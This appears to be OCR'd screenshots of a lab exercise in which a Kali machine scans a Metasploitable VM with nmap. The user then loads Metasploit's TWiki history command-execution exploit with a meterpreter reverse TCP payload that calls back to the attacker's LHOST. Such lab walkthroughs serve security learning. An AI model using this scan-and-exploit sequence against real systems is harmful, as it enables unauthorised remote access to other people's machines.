

kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
(kali_interna㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fe8d:f57d prefixlen 64 scopeid 0x20<link>
ether 08:00:27:8d:f5:7d txqueuelen 1000 (Ethernet)
RX packets 114 bytes 14668 (14.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 3583 (3.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali_interna㉿kali)-[~]
$
CTRL (DESTRA)


msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:0b:b6:92
inet addr:192.168.1.40 Bcast:192.168.1.255 Mask:2
inet6 addr: fe80::a00:27ff:fe0b:b692/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:103 errors:0 dropped:0 overruns:0 carrie
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:11761 (11.4 KB)
Base address:0xd010 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:320 errors:0 dropped:0 overruns:0 frame:
TX packets:320 errors:0 dropped:0 overruns:0 carrie
collisions:0 txqueuelen:0
RX bytes:124355 (121.4 KB) TX bytes:124355 (121.4
msfadmin@metasploitable:~$ _
CTRL (DESTRA)


1 2 3 4
22:15
kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
(kali_interna㉿kali)-[~]
$ nmap -sV 192.168.1.40
Starting Nmap 7.93 (https://nmap.org) at 2023-06-08 22:12 CEST
Nmap scan report for 192.168.1.40
Host is up (0.00079s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
(kali_interna㉿kali)-[~]
$ msfconsole
https://metasploit.com
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: View a module's description using info, or the enhanced version in your browser with info -d
Metasploit Documentation: https://docs.metasploit.com/



1 2 3 4
22:24
kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
https://metasploit.com
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search twiki
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/webapp/moinmoin_twikidraw 2012-12-30 manual Yes MoinMoin twikidraw Action Traversal File Upload
1 exploit/unix/http/twiki_debug_plugins 2014-10-09 excellent Yes TWiki Debugenableplugins Remote Code Execution
2 exploit/unix/webapp/twiki_history 2005-09-14 excellent Yes TWiki History TWikiUsers rev Parameter Command Execution
3 exploit/unix/webapp/twiki_maketext 2012-12-15 excellent Yes TWiki MAKETEXT Remote Command Execution
4 exploit/unix/webapp/twiki_search 2004-10-01 excellent Yes TWiki Search Function Arbitrary Command Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search
msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp


1 2 3 4
22:26
kali_interna@kali: ~
Firefox ESR
Esplora il web
File Azioni Visualizza Aiuto
msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options
Module options (exploit/unix/webapp/twiki_history):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
URI /twiki/bin yes TWiki bin directory path
VHOST no HTTP server virtual host
Payload options (cmd/unix/python/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.25 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/twiki_history) >

kali_interna@kali: ~

File Azioni Modifica Visualizza Aiuto

